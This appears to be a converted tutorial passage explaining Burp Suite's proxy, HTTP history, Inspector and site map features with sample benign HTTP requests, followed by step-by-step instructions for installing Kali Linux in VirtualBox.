The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in blue, indicating it is turned on. Below the tabs, there is a message: 'Request to https://www.google.com:443 [216.58.204.68]'. Underneath the message are several buttons: 'Forward', 'Drop', 'Intercept is on' (which is blue), 'Action', and 'Open Browser'. To the right of these buttons is a 'Comment this item' input field and a color palette icon. At the bottom of the window, there is a text area with two tabs: 'Pretty' (selected) and 'Raw'. The 'Pretty' tab displays a series of numbered lines representing an HTTP request:

```
1 GET /async/newtab_promos HTTP/1.1
2 Host: www.google.com
3 Connection: close
4 Sec-Fetch-Site: cross-site
5 Sec-Fetch-Mode: no-cors
6 Sec-Fetch-Dest: empty
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
   Safari/537.36
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
10
11
```

As you browse an application with Burp running, the **Proxy > HTTP history** tab keeps a record of all requests and responses, even while the intercept feature is turned off. From this tab, you can review the series of requests you have made.

Select an item in the table to view the full request and response in the message editor panel.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A list of network messages is displayed in a table. The selected message is row 15, which corresponds to the request for the mobile logo SVG file. The 'Request' and 'Response' panes are expanded to show the detailed HTTP exchange.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
7	https://update.googleapis.com	POST	/service/update2/json?cup2key=10:1...	✓		200	14648	JSON	
8	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1053	HTML	
12	https://portswigger-labs.net	GET	/index_files/jquery-2.js			200	85908	script	js
14	https://portswigger-labs.net	GET	/index_files/portswigger-logo.svg			200	8309	XML	svg
15	https://portswigger-labs.net	GET	/index_files/ps-mobile-logo.svg			200	963	XML	svg
17	https://portswigger-labs.net	GET	/Content/Fonts/DroidSans/s-BiyweUP...			200	21722		
18	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
20	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1023	HTML	
22	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
23	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1067	HTML	
25	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
26	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1027	HTML	
28	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	

Request

Pretty Raw \n Actions ▾

```

1 GET /index_files/ps-mobile-logo.svg HTTP/1.1
2 Host: portswigger-labs.net
3 Connection: close
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/87.0.4280.88 Safari/537.36
5 Accept:
   image/avif,image/webp,image/apng,image/*,*/*;q=0.8
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: no-cors

```

Response

Pretty Raw Render \n Actions ▾

```

1 HTTP/1.1 200 OK
2 Date: Wed, 03 Feb 2021 09:55:06 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Upgrade: h2
5 Connection: Upgrade, close
6 Last-Modified: Fri, 29 May 2020 10:53:20 GMT
7 ETag: "2b1-5a6c740e3a67e"
8 Accept-Ranges: bytes
9 Content-Length: 689
10 Content-Type: image/svg+xml

```

INSPECTOR

You can use the Inspector to quickly access various features that help you analyze potentially interesting items found in messages. For example, if you drill down into an encoded item in the inspector, it will apply the appropriate sequence of decoding steps so that you can study the value in a more human-readable form.

For editable messages, such as in Burp Repeater, you can also make changes to this decoded value in the Inspector. The relevant encodings will automatically be reapplied to the value as you type.

The screenshot shows the Burp Suite interface. The top navigation bar includes tabs for Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. Below this is a secondary navigation bar with tabs for Dashboard, Target, Proxy (which is selected), and Intruder. Under the Target tab, there are sub-tabs for Intercept, HTTP history (which is selected), WebSockets history, and Options. A filter bar at the top says "Filter: Hiding CSS, image and general binary content".

The main content area displays a table of network requests. The columns are: #, Host, Method, URL, Params, Edited, Status, Length, MIME type, and Exten. The table contains 26 rows of data, with row 7 highlighted in orange.

Below the table, the interface splits into three panels: Request, Response, and Inspector. The Request panel shows the raw POST request to https://update.googleapis.com/service/update2/json?cup2key=10:1... with various headers. The Response panel shows the raw HTTP response with status 200 OK and various headers. The Inspector panel shows the Query Parameters (2) and Request Headers (12) for the selected request.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
6	http://www.gstatic.com	GET	/generate_204			204	102		
7	https://update.googleapis.com	POST	/service/update2/json?cup2key=10:1...	✓		200	14648	JSON	
8	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1053	HTML	
12	https://portswigger-labs.net	GET	/index_files/jquery-2.js			200	85908	script	js
14	https://portswigger-labs.net	GET	/index_files/portswigger-logo.svg			200	8309	XML	svg
15	https://portswigger-labs.net	GET	/index_files/ps-mobile-logo.svg			200	963	XML	svg
17	https://portswigger-labs.net	GET	/Content/Fonts/DroidSans/s-BiyweUP...			200	21722		woff2
18	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
20	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1023	HTML	
22	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
23	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1067	HTML	
25	https://update.googleapis.com	POST	/service/update2/json	✓		200	1026	JSON	
26	http://redirector.gvt1.com	GET	/edgedl/release2/chrome_component/...			302	1027	HTML	

As you browse, Burp also builds up a site map of the target application by default. You can view this on the **Target > Site map** tab.

The site map contains all of the URLs you have visited in the browser, and also all of the content that Burp has inferred from responses to your requests (e.g. by parsing links from HTML responses). Items that have been requested are shown in black, and other items are shown in gray. You can expand branches in the tree, select individual items, and view the full requests and responses (where available).

For more help, see [Using the Target tool](#). You can control which content gets added to the site map as you browse by configuring a suitable [live task](#).

The screenshot shows the Burp Suite interface with the 'Target' tab selected. On the left, there's a list of URLs under 'Contents'. On the right, there's a panel titled 'Issues' listing various security vulnerabilities found in the requests.

Host	Method
https://portswigger-labs...	GET /
https://portswigger-labs...	GET /cors.ph
https://portswigger-labs...	GET /cors.ph
https://portswigger-labs...	GET /cors.ph
https://portswigger-labs...	GET /crossdc
https://portswigger-labs...	GET /csp/
https://portswigger-labs...	GET /csp/?C
https://portswigger-labs...	GET /csn/?C

Issues

- Cross-site scripting (reflected) [2]
- Flash cross-domain policy
- External service interaction (DNS)
- Cross-site scripting (DOM-based) [2]
- Serialized object in HTTP message [2]
- Strict transport security not enforced [4]
- Link manipulation (DOM-based)
- Open redirection (DOM-based)
- Cross-origin resource sharing [2]
- Cross-origin resource sharing: arbitrary c
- Input returned in response (reflected) [2]
- Cross-domain Referer leakage

Burp Suite is designed to be a hands-on tool, where the user controls the actions that are performed. At the core of Burp's penetration testing workflow is the ability to pass HTTP requests between the Burp tools in order to carry out particular tasks.

You can send messages from the **Proxy > Intercept**, **HTTP history**, or **Site map** tabs, and indeed anywhere else in Burp that you see HTTP messages. To do this, select one or more messages, and use the context menu to send the request to another tool.

Repeater		Sequencer		Decoder		Comparer		Extender		Project options		User options											
Dashboard				Target				Proxy				Intruder											
Intercept	HTTP history	WebSockets history	Options																				
Filter: Hiding CSS, image and general binary content																							
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten														
6	http://www.gstatic.com	GET	/generate_204			204	102																
7	https://update.googleapis.com	POST	/service/update2/json?cu=2&key=10:1	/		200	14648	JSON															
8	http://redirector.gvt1.com		https://update.googleapis.co...23d0cd2f293cdf87111b2d13613ab			302	1053	HTML															
12	https://portswigger-labs.net					200	85908	script	js														
14	https://portswigger-labs.net					200	8309	XML	svg														
15	https://portswigger-labs.net					200	963	XML	svg														
17	https://portswigger-labs.net					200	21722		woff2														
18	https://update.googleapis.c					200	1026	JSON															
20	http://redirector.gvt1.com					302	1023	HTML															
22	https://update.googleapis.c					200	1026	JSON															
23	http://redirector.gvt1.com					302	1067	HTML															
25	https://update.googleapis.c					200	1026	JSON															
26	http://redirector.gvt1.com					302	1027	HTML															

Kali Linux :-

Kali Linux contains industry specific modifications as well as several hundred tools targeted towards various Information Security tasks, such as Penetration Testing, Security Research, Computer Forensics, Reverse Engineering, Vulnerability Management and Red Team Testing.

- How to install kali linux :-
There are various way to install Kali linux Like you can clean install kali image on your system or you can install through Oracle Vm VirtualBox , Vmware workstation, WSL2 in Windows etc.
First you have to install kali linux ISO File for [Kali](#) website



Then we Have to Downloads a [Oricle-VM-VirtualBox](#) and install in virtualbox.



The banner features the text "VirtualBox" in large blue letters and "Welcome to VirtualBox.org!" below it.

VirtualBox is a powerful x86 and AMD64/Intel64 [virtualization](#) product for enterprise as well as home use. Not only is VirtualBox extremely feature rich, high performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the GNU General Public License (GPL) version 3. See "[About VirtualBox](#)" for an introduction.

Presently, VirtualBox runs on Windows, Linux, macOS, and Solaris hosts and supports a large number of [guest operating system](#) including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, Windows 7, Windows 8, Windows 10), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x and 4.x), Solaris and OpenSolaris, OS/2, and OpenBSD.

VirtualBox is being actively developed with frequent releases and has an ever growing list of features, supported guest operating systems and platforms it runs on. VirtualBox is a community effort backed by a dedicated company: everyone is encouraged to contribute while Oracle ensures the product always meets professional quality criteria.



A large blue button with white text that reads "Download VirtualBox 7.0". The background has a wavy, textured pattern.


Open Virtualbox and click add a new virtual machine. Set the following parameters and click Next.

Name: KaliLinux


Type: Linux

Version: Debian (64 bit)


In the memory size, select **4GB** and click **Next**




Select **Create a Virtual Hard Disk File** and click **Create**.




Select VDI (Virtual Disk Image) and click Next.




Select **dynamically allocated** and click **Next**.



For the hard disk space, select **30GB**, and then click on **Create**.





Click on the **System** button, go to the **Base memory** tab under **Motherboard**, and select **4GB**



Then under **System**, go to the **Processors** tab and select **4**

